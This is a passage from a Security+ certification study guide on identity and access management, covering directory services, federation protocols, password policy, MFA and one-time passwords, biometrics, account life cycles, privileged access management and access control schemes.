Directory services like the *Lightweight Directory Access Protocol (LDAP)* are commonly deployed as part of an identity management infrastructure and offer hierarchically organized information about the organization. They are frequently used to make available an organizational directory for email and other contact information.

[Figure 8.4](#) shows an example of an LDAP directory hierarchy for [Inc.com](#), where there are two organizational units (Ous): security and human resources. Each of those units includes a number of entries labeled with a common name (CN). In addition to the structure shown in the diagram, each entry would have additional information not

shown in this simplified diagram, including a distinguished name, an email address, phone numbers, office location, and other details.




FIGURE 8.4 LDAP organizational hierarchy

Since directories contain significant amounts of organizational data and may be used to support a range of services, including directory-based authentication, they must be well protected. The same set of needs often means that directory servers must be publicly exposed to provide services to systems or business partners who need to access the directory information. In those cases, additional security, tighter access controls, or even an entirely separate public directory service may be required.



The Security+ exam outline doesn't focus on directory services like LDAP as directory services. Instead, it lists LDAP under the heading of single sign-on. While LDAP is commonly used as part of SSO infrastructures, it's important to remember that it is a directory service as well.

Internet-based systems and architectures often rely on a number of core technologies to accomplish authentication and authorization that can also be used for single sign-on. These include the following:

- *Security Assertion Markup Language (SAML)* is an XML-based open standard for exchanging authentication and authorization information. SAML is often used between identity providers and service providers for web-based applications. Using SAML means that service providers can accept SAML assertions from a range of identity providers, making it a common solution for federated environments like those we will discuss later in this chapter.
- OpenID is an open standard for decentralized authentication. OpenID identity providers can be leveraged for third-party sites using established identities. A common example of this is the “Log in with Google” functionality that many websites provide, but Google is not the only example of a major OpenID identity provider. Microsoft, Amazon, and many other organizations are OpenID identity providers (IdPs). Relying parties (RPs) redirect authentication requests to the IdP and then receive a response with an assertion that the user is who they claim to be due to successful authentication, and the user is logged in using the OpenID for that user.
- *OAuth* is an open standard for authorization used by many websites. OAuth provides a method for users to determine what information to provide to third-party applications and sites without sharing credentials. You may have experienced this with tools like Google Drive plug-ins that request access to your files or folders, or when you use a web conferencing tool that requests access to a Google calendar with a list of permissions it needs or wants to perform the requested function.



The Security+ exam outline does not include OpenID, but it is a commonly deployed technology. We've included it here so you'll be aware of it if you run into it outside of the exam.

These technologies are a major part of the foundation for many web-based SSO and federation implementations. Outside of web-based

environments, single sign-on is commonly implemented using LDAP and Kerberos, such as in Windows domains and Linux infrastructures.

Federation

In many organizations, identity information is handled by an *identity provider (IdP)*. Identity providers manage the life cycle of digital identities from creation through maintenance to eventual retirement of the identity in the systems and services it supports. Identity providers are often part of federated identity deployments, where they are paired with relying parties, which trust the identity provider to handle authentication and then rely on that authentication to grant access to services. *Federation* is commonly used for many web services, but other uses are also possible.

Here are a number of terms commonly used in federated environments that you should be aware of:

- The principal, typically a user
- Identity providers (IdPs), who provide identity and authentication services via an *attestation* process in which the IdP validates that the user is who they claim to be
- Service providers (SPs), who provide services to users whose identities have been attested to by an identity provider and then perform the requested function



Attestation is a formal verification that something is true—thus, an IdP can attest that a user is who they say they are because they have presented an identifier and have been authorized by the IdP, which then provides the attestation.

In addition, the term *relying party (RP)* is sometimes used, with a similar meaning to a service party. An RP will require authentication and identity claims from an IdP.

As you might expect, given the broad range of identity management and authentication and authorization systems we have looked at thus far in the chapter, *interoperability* is a key concern when connecting different organizations together. Fortunately, SAML, OAuth, OpenID, and similar technologies help to ensure that standards-based interoperability is possible. In those scenarios, OpenID Connect and SAML are both used for federated authentication, whereas OAuth is used to handle authorization of access to protected resources.

Many cloud service providers support some form of identity federation to allow easier onboarding to their service. In addition, cloud services typically have some form of internal identity and authorization management capability that allows organizations that adopt their tools to manage users. Since organizations often use multiple cloud services, using federated identity management is common to allow management of users across multiple services.

Authentication Methods

Once you've claimed an identity by providing a username, a certificate, or some other means, your next step is to prove that the identity belongs to you. That process is the core of the authentication process.

Using a password remains the most common means of authentication, but passwords have a number of flaws. The first, and most important, is that passwords can be stolen and used by third parties with relative ease. Unless the owner of the password changes it, the password will remain usable by attackers. Passwords are also susceptible to brute-force attacks, allowing a determined attacker, who can spend enough time freely using them to eventually break into a system. This has led to the use of multiple factors, preventing a lost or stolen password from allowing easy account compromise.

Passwords

The Security+ exam outline focuses on a number of password best practices and configuration settings.

Password best practices vary. NIST provides a set of recommendations

that are broadly adopted as part of NIST SP 800-63B as part of their Digital Identity Guidelines. Their best practices include using Show Password to prevent typos, using password managers, ensuring secrets are stored securely using salting and secure hashing methods, locking accounts after multiple attempts, and employing multifactor authentication.



You can read NIST 800-63A, B, and C at <https://pages.nist.gov/800-63-3>. 63A includes information on enrollment and identity proofing, 63B focuses on authentication and life cycle management, and 63C tackles federation and assertions.

In addition to those broad recommendations, NIST specifically suggests that modern password practices follow a few guidelines:

- Reducing password complexity requirements and instead emphasizing length
- Not requiring special characters
- Allowing ASCII and Unicode characters in passwords
- Allowing pasting into password fields to allow password managers to work properly
- Monitoring new passwords to ensure that easily compromised passwords are not used
- Eliminating password hints

NIST also recommends that organizations and security practitioners understand threats to authentication, since defenses and controls need to address the risks that the organization itself faces and that may change over time.

Setting password requirements was historically one of the few controls available to help protect passwords from brute-force attacks and to

help handle the issue of stolen, reused, or otherwise exposed passwords. Common password settings found in most operating systems and many services support configuration options for passwords, including:

- Length, which has typically been one of the best controls to prevent passwords brute forcing.
- Complexity, which influences password attacks by ensuring that larger character sets are required for brute-force attacks and in many implementations, also prevents the use of common words or a series of repeated characters.
- Reuse limitations are set to ensure that users don't simply set their password to a previous password, which may have been exposed, reused, or compromised.
- Expiration dates are set to ensure that passwords are not used for extended periods of time. Expiration dates often create additional support work for help desks, which means many organizations have moved to not requiring password changes as frequently—or ever—if they have multifactor authentication (MFA) in place.
- Age settings for passwords are used to ensure that users do not simply reset their passwords over and over until they bypass reuse limitations, allowing them to return to their former password.

[Figure 8.5](#) shows Windows local password setting options that support these configuration options.




FIGURE 8.5 Windows local password policy options

Some of these settings conflict with NIST's current recommendations, and you may encounter organizational policies, practices, or technical implementations that limit the options you can use in each scenario. That means that you'll have to determine the best balance of password requirements based on the technical capabilities and policies your organization has in place.



Since Microsoft has gone to great lengths to ensure backward compatibility for Windows systems and servers, insecure password options have existed for years. One of the most common password length setting requirements for many organizations was driven by the LAN Manager (LM) hash. This short hash was generated if passwords had less than 15 characters in them, resulting in many organizations setting their password requirement to 15 or more characters to prevent insecure hash storage and usage.

You can read more about this at <https://learn.microsoft.com/en-us/troubleshoot/windows-server/windows-security/prevent-windows-store-lm-hash-password>.

Password Managers

Password managers like 1Password and Bitwarden are designed to help users create secure passwords, then store and manage them along with related data like notes, URLs, or other important information associated along with the secrets they're used to store.

Windows, macOS, and even browsers also provide password managers. Windows Credential Manager can store and manage both web and Windows credentials, as shown in [Figure 8.6](#). Apple's Keychain syncs to Apple's iCloud and synchronizes passwords and other secure information across Apple devices.




FIGURE 8.6 Windows Credential Manager

Use of password managers for both individuals and organizations is common, and using a password manager is a common recommendation due to reduction in password reuse and the greater likelihood of using complex and long passwords when password managers are available and easy to use.

What Happens When Your Password Manager Is Breached?

In December 2022, LastPass, one of the most commonly used password managers, announced that they had suffered two security incidents. LastPass noted in a post in March 2023 that the first incident led to a second incident in which software repositories, backups of customer vault data, and MFA authenticator seeds as well as phone numbers used for MFA backup options were exposed along with other data.

The exposure resulted in recommendations for customers to take actions like resetting master passwords in some scenarios, regenerating MFA shared secrets in some cases, and various other actions. Since LastPass had customer secrets in databases that were exposed, and there were concerns about how those secrets were protected, organizations and individuals faced concerns about the ongoing security of the passwords stored by the tool.

You can read the post with information about the breaches and recommendations for customer action for both individuals and enterprise customers at

<https://blog.lastpass.com/2023/03/security-incident-update-recommended-actions>.

Passwordless

Passwordless authentication is becoming increasingly common, with authentication relying on something you have—security tokens, one-time password applications, or certificates—or something that you are, like biometric factors.

For individuals, one option that provides a high level of security is a *security key*. These are hardware devices that support things like one-time passwords, public key cryptography for security certificates, and various security protocols like FIDO and Universal 2nd Factor (U2F). They're available in a variety of form factors and with different types of

connectivity; most provide USB and/or Bluetooth.



We cover biometric factors a few pages from now—for now, just keep in mind that they're factors that rely on your body like your fingerprint, the sound of your voice, or even vein patterns under your skin!

In a typical passwordless authentication scenario, a user might present a USB FIDO2-enabled security key. The key has previously been provisioned as part of the user's enterprise environment and is plugged into the system the user wants to log in with. The key interacts with the authentication system as part of the login and will require a user to enter a PIN or use a fingerprint to unlock the key, and the user is logged in without typing in a password or other factor.

Passwordless authentication is intended to reduce the friction and risks that are associated with passwords.



The Security+ exam outline doesn't mention FIDO2, but it's a standard you're likely to run into in this context. FIDO2 is an open authentication standard that supports both the W3C Web Authentication specification and the Client to Authenticator Protocol (CTAP), which is used to communicate between browsers, operating systems, and similar clients and the FIDO2 device.

FIDO2 authentication relies on key pairs, with a public key sent to services and private keys that remain on the device.

Multifactor Authentication

One way to ensure that a single compromised factor like a password does not create undue risk is to use *multifactor authentication (MFA)*.

Multifactor authentication is becoming broadly available and in fact is increasingly a default option for more security-conscious organizations. Now, a phished account and password will not expose an individual or an organization to a potential data breach in most cases.

The Security+ exam outline defines four factors:

- *Something you know*, including passwords, PINs, or the answer to a security question.
- *Something you have* like a smartcard, USB or Bluetooth token, or another object or item that is in your possession, like the Titan security key shown in [Figure 8.7](#).



FIGURE 8.7 A Titan USB security key



The Fast IDentity Online (FIDO) protocols provided by the FIDO Alliance use cryptographic techniques to provide strong authentication. If you're interested in using tokens or want to know more about how they are implemented for secure authentication using key pairs, you can read more at <https://fidoalliance.org/how-fido-works>.

- *Something you are*, which relies on a physical characteristic of the person who is authenticating themselves. Fingerprints, retina scans, voice prints, and even your typing speed and patterns are all included as options for this type of factor.
- *Somewhere you are*, sometimes called a location factor, is based on your current location. GPS, network location, and other data can be used to ensure that only users who are in the location they should be can authenticate.

As with all security technologies, it is only a matter of time until new attacks against multifactor authentication compromise our MFA systems. Current attacks already focus on weak points in systems that use text messages for a second factor by cloning cellphones or redirecting SMS messages sent via VoIP systems. Targeted attacks that can steal and quickly use a second factor by infecting mobile phones and other similar techniques will continue to be increasingly necessary for attackers to succeed in compromising accounts, and thus will appear far more frequently in the near future.

One-Time Passwords

A common implementation of a second factor is the use of *one-time passwords (OTP)*. One-time passwords are an important way to combat password theft and other password-based attacks. As its name implies, a one-time password is usable only once. An attacker can obtain a one-time password but cannot continue using it, and it means that brute-force attacks will be constantly attempting to identify a

constantly changing target. Though it is possible that a brute-force attack could randomly match a one-time password during the time that it is valid, the likelihood of an attack like that succeeding is incredibly small, and common controls that prevent brute-force attacks will make that type of success essentially impossible.

There are two primary models for generation of one-time passwords. The first is *time-based one-time passwords (TOTP)*, which use an algorithm to derive a one-time password using the current time as part of the code-generation process. Authentication applications like Google Authenticator use TOTP, as shown in [Figure 8.8](#). The code is valid for a set period of time and then moves on to the next time-based code, meaning that even if a code is compromised it will be valid for only a relatively short period of time.

The codes shown are valid for a set period of time, shown by the animation of a pie chart in the bottom-right corner, and in the application they turn red as they are about to expire and be replaced with a new code.

The other one-time password generation model is HMAC-based one-time password (HOTP). HMAC stands for hash-based message authentication codes. HOTP uses a seed value that both the token or HOTP code-generation application and the validation server use, as well as a moving factor. For HOTP tokens that work when you press a button, the moving factor is a counter, which is also stored on the token and the server. HOTP password generators, like the PayPal token shown in [Figure 8.9](#) rely on an event, such as pressing a button, to cause them to generate a code. Since the codes are iterative, they can be checked from the last known use of the token, with iterations forward until the current press is found. Like TOTP solutions, authentication applications can also implement HOTP and work the same way that a hardware token implementation does.




FIGURE 8.8 Google authenticator showing TOTP code generation



FIGURE 8.9 An HOTP PayPal token

In addition to application and hardware tokens, a third common implementation of a one-time password system is the use of codes based on the short message service (SMS), or text message. In this model, when a user attempts to authenticate, an SMS message is sent to their phone, and they then input that code as an additional factor for the authentication process.

Attacking One-Time Passwords

One-time passwords aren't immune to attack, although they can make traditional attacks on accounts that rely on acquiring passwords fail. TOTP passwords can be stolen by either tricking a user into providing them, gaining access to a device like a phone, where they are generated, or otherwise having near real-time access to them. This means that attackers must use a stolen TOTP password immediately. One-time passwords sent via SMS can be redirected using a cloned SIM, or if the phone is part of a VoIP network, by compromising the VoIP system or account and redirecting the SMS factor.

Attacks against SMS OTP as well as application-based OTP are on the rise as malicious actors recognize the need to overcome multifactor authentication. For now, however, one of the most successful attacks is simply overwhelming end users with repeated validation requests so that they enter an OTP value to make the requests stop!

In situations where hardware and software tokens as well as SMS aren't suitable, some organizations will implement a phone call–based push notification. Push notifications are messages sent to a user to inform them of an event, in this case an authentication attempt. If users respond to the phone call with the requested validation—typically by pushing a specific button on the keypad—the authentication can proceed. Phone calls suffer from a number of issues as an authentication factor, including lower speed, which can cause

issues with login timeouts; the potential for hijacking of calls via a variety of means; and additional costs for the implementing organization due to phone call costs.

Although one-time passwords that are dynamically generated as they are needed are more common, at times, there is a need for a one-time password that does not require a device or connectivity. In those cases, static codes remain a useful option. Static codes are also algorithmically generated like other one-time passwords but are pre-generated and often printed or stored in a secure location. This creates a new risk model, which is that the paper they are printed on could be stolen, or if they are stored electronically, the file they're stored in could be lost or accessed. This would be equivalent to losing a button-press activated token or an unlocked smartphone, so static codes can be dangerous if they are not secured properly.

Biometrics

Biometric factors are an example of the “something you are” factor, and they rely on the unique physiology of the user to validate their identity. Some biometric technologies also count as one of the factors that the Security+ exam outline describes, because they are something you are, like a voice print or gait. Some of the most common biometric technologies include the following:

- Fingerprints, which check the unique patterns of ridges and valleys on your fingertips using either optical, ultrasonic, or capacitive scanners. Fingerprint scanning has been broadly deployed within both Windows, using fingerprint scanners on laptops, and Android and Apple devices that use fingerprint readers.
- Retina scanning uses the unique patterns of blood vessels in the retina to tell users apart.
- Iris recognition systems use pattern recognition and infrared imaging to uniquely identify an individual's eyes. Iris recognition can be accomplished from farther away than retina scans, making it preferable in many circumstances.

- Facial recognition techniques match specific features to an original image in a database. Facial recognition is widely used in Apple iPhone for Face ID, making it a broadly deployed biometric technology.
- Voice recognition systems rely on patterns, rhythms, and the sounds of a user's voice itself to recognize the user.
- Vein recognition, sometimes called vein matching or vascular technology, uses scanners that can see the pattern of veins, often in a user's finger or arm. Vein scanners do not need to touch the user, unlike fingerprint scanners, making them less likely to be influenced by things like dirt or skin conditions.
- Gait analysis measures how a person walks to identify them.

Biometric technologies are assessed based on four major measures. The first is Type I errors, or the false rejection rate (FRR). False rejection errors mean that a legitimate biometric measure was presented and the system rejected it. Type II errors, or false acceptance errors, are measured as the false acceptance rate (FAR). These occur when a biometric factor is presented and is accepted when it shouldn't be. These are compared using a measure called the receiver operating characteristic (ROC). The ROC compares the FRR against the FAR of a system, typically as a graph. For most systems, as you decrease the likelihood of false rejection, you will increase the rate of false acceptance, and determining where the accuracy of a system should be set to minimize false acceptance and prevent false rejection is an important element in the configuration of biometric systems.

Evaluating Biometrics

When you assess biometrics systems, knowing their FAR and FRR will help you determine their efficacy rates, or how effective they are at performing their desired function. The FIDO Alliance sets their FRR threshold for acceptance for certification for biometric factors at 3 percent of attempts and at .01 percent for FAR for their basic BioLevel1 requirement. They also add another metric that the

Security+ exam outline doesn't: the Imposter Attack Presentation Match Rate (IAPMR), a measure that tackles the question of how often an attack will succeed. IAPMR is a challenging measure because it requires attacks that are designed to specifically take advantage of the weaknesses of any given biometric system.

In addition to measures like these, in the real world you have to assess the user acceptance of the biometric system. Retina scanners failed to take off because most people don't want to bend over and peer into a retina scanner. At the same time, early generations of fingerprint scanners had a tough time scanning many fingerprints, and even now people who have worn their fingerprints off through manual labor or due to chemical or other exposure can't use many fingerprint readers. That means that biometric systems must often be deployed with a backup method available for some percentage of the user population, even if they will consent to use the system.

Thus, deploying biometrics isn't as easy of a solution as it may sound up front. That doesn't mean they're not useful; the broad usage of Apple's Face ID and Touch ID, as well as Android's wide adoption of fingerprint readers, show that a biometric factor can be implemented successfully for many users in a reasonable way.

If you'd like to read more about this topic, Duo has an extensive and well-written explanation of multiple biometric technologies that you can check out at <https://duo.com/labs/research/the-good-and-bad-of-biometrics>.

Accounts

Claiming an identity and being authorized to access a system or service requires an account. Accounts contain the information about a user, including things like rights and permissions that are associated with the account.

Account Types

There are many types of accounts, and they can almost all be described as one of a few basic account types:

- *User accounts*, which can run the gamut from basic access to systems, devices, or applications to power users with broad rights and privileges. A common example of a user account is a Windows Standard User account, which relies on User Account Control and an administrator password to be entered when installing applications, editing the Registry, or other privileged actions.
- *Privileged or administrative accounts*, like the root account or members of the wheel group on Linux and Unix systems, and the Windows default Administrator account.
- *Shared and generic accounts or credentials*, which are often prohibited by security policies. Although shared accounts can be useful, many organizations build delegation capabilities to allow multiple users to act in the same way or with the same rights to avoid shared account issues such as the inability to determine who was logged into the shared account or what actions each user who shares the account took.
- *Guest accounts*, which are provided to temporary users and which typically have very limited privileges, but are also likely to have far less information about the user who uses them, if any.
- *Service accounts* associated with applications and services. Service accounts should not be used for interactive logins, and many organizations have specific security policies in place to ensure service account security.

Provisioning and Deprovisioning Accounts

The user account life cycle includes many phases, but two of the most important are when accounts are *provisioned*, or created, and when they are *deprovisioned*, or terminated.

When an account is provisioned, it is created and resources, permissions, and other attributes are set for it. In many instances, provisioning an account may also involve *identity proofing*, which is

the process of ensuring that the person who the account is being created for is the person who is claiming the account. Common examples include providing government-issued credentials to open bank accounts or to create an account for government-sponsored sites to pay taxes. Organizations often identity-proof using government IDs as well as personal information that is unlikely another individual would possess.

Account creation and identity proofing are commonly done during employee onboarding. Onboarding processes related to account creation include adding employees to groups and ensuring they have the right permissions to accomplish their role, as well as providing appropriate training to the employee.

Creating an account and ensuring the right individual gains access to it is important, but providing the account with appropriate rights and permissions is what allows the account to be useful. This permissions assignment and permission management is a critical task in organizations. The concept of least privilege is at the core of permission management, and organizations seek to ensure that roles are associated with privileges to make privilege management easier. Managing specific rights for every user in an organization is a complex and error-prone task even in relatively small organizations and is impossible at scale.

A key concern for organizations that manage permissions for users, groups, and roles over time is *permission creep*. Permission creep occurs when users take on new roles or are granted new permissions based on tasks they are doing. Over time, this tends to result in users accruing a broader set of permissions that may not match their current role. A common associated issue is that managers and others may request roles based on an individual with requests often phrased as “Give the new staff member permission that match the person who they are replacing.” If permission creep has occurred, that means the new individual will have the same overly broad permissions.

Long-term permission management is a critical part of identity and access management systems and processes, and permission management with a least privilege approach is a key security control.



In addition to this discussion of privileges at the conceptual level, we'll talk more about filesystem permissions a bit later in this chapter. For now, keep in mind the implication of permission assignment and long-term maintenance of permissions as employees and roles change in an organization.

When an account is terminated, a process known as *deprovisioning* occurs. This removes the account, permissions, and related data, files, or other artifacts as required by the organization's processes and procedures. Deprovisioning is an important step because it helps to ensure that dormant accounts are not available for attackers to compromise or co-opt. Limited deprovisioning tasks may also be associated with role changes where an account or group of accounts have rights and privileges removed when a change is made.

It may be tempting to simply disable an account in case it is needed again in the future. While disabling accounts may be done in specific circumstances, completely removing accounts removes the opportunity for attacks that reenable them or that use improperly disabled or improperly reenabled accounts. Thus, deletion of accounts is typically a preferred process in the deprovisioning process.

Privileged Access Management

Privileged access management (PAM) tools can be used to handle the administrative and privileged accounts you read about earlier in this section. PAM tools focus on ensuring that the concept of least privilege is maintained by helping administrators specify only the minimum set of privileges needed for a role or task. PAM tools often provide more detailed, granular controls; increased audit capabilities; and additional visibility and reporting on the state of privileged accounts.

The Security+ exam outline addresses three specific features of PAM tools that you'll want to be aware of for the exam:

- *Just-in-time (JIT) permissions* are permissions that are granted

and revoked only when needed. This is intended to prevent users from having ongoing access when they don't need that access on an ongoing basis. Users will typically use a console to "check out" permissions, which are then removed when the task is completed or a set time period expires. This helps to prevent privilege creep but does add an additional step for use of privileges.

- *Password vaulting* is commonly used as part of PAM environments to allow users to access privileged accounts without needing to know a password. Much like JIT permissions, password vaulting often allows privileged credentials to be checked out as needed while creating a logged, auditable event related to the use of the credentials. Password vaults are also commonly used to ensure that passwords are available for emergencies and outages.
- *Ephemeral accounts* are temporary accounts with limited lifespans. They may be used for guests or for specific purposes in an organization when a user needs access but should not have an account on an ongoing basis. Setting an appropriate lifespan and ensuring that the account is deprovisioned is key to the successful implementation of ephemeral accounts.

Access Control Schemes

User accounts and account controls are important, but systems also implement *access control schemes* to determine which users, services, and programs can access various files or other objects that they host. The Security+ exam covers a number of common access control schemes, which we'll look at next.

Mandatory access control (MAC) systems rely on the operating system to enforce control as set by a security policy administrator. In a MAC implementation, users do not have the ability to grant access to files or otherwise change the security policies that are set centrally. MAC implementations were once only found in government and military systems, but now they can be found in specific high-security systems like SELinux and in Windows as Mandatory Integrity Control (MIC). MAC implementations remain relatively rare overall compared

to discretionary access control.

Discretionary access control (DAC) is an access control scheme that many people are used to from their own home PCs. The most common type of discretionary access control assigns owners for objects like files and directories, and then allows the owner to delegate rights and permissions to those objects as they desire. Linux file permissions provide an easy example of this. The owner of a file (or directory) can set permissions that apply to the owner, the group, or the world, and they can choose to allow the file to be read, modified, or executed.

Role-based access control (RBAC) systems rely on roles that are then matched with privileges that are assigned to those roles. This makes RBAC a popular option for enterprises that can quickly categorize employees with roles like “cashier” or “database administrator” and provide users with the appropriate access to systems and data based on those roles. RBAC systems boil down to three primary rules:

- *Role assignment*, which states that subjects can use only permissions that match a role they have been assigned.
- *Role authorization*, which states that the subject's active role must be authorized for the subject. This prevents subjects from taking on roles they shouldn't be able to.
- *Permission authorization*, which states that subjects can use only permissions that their active role is allowed to use.

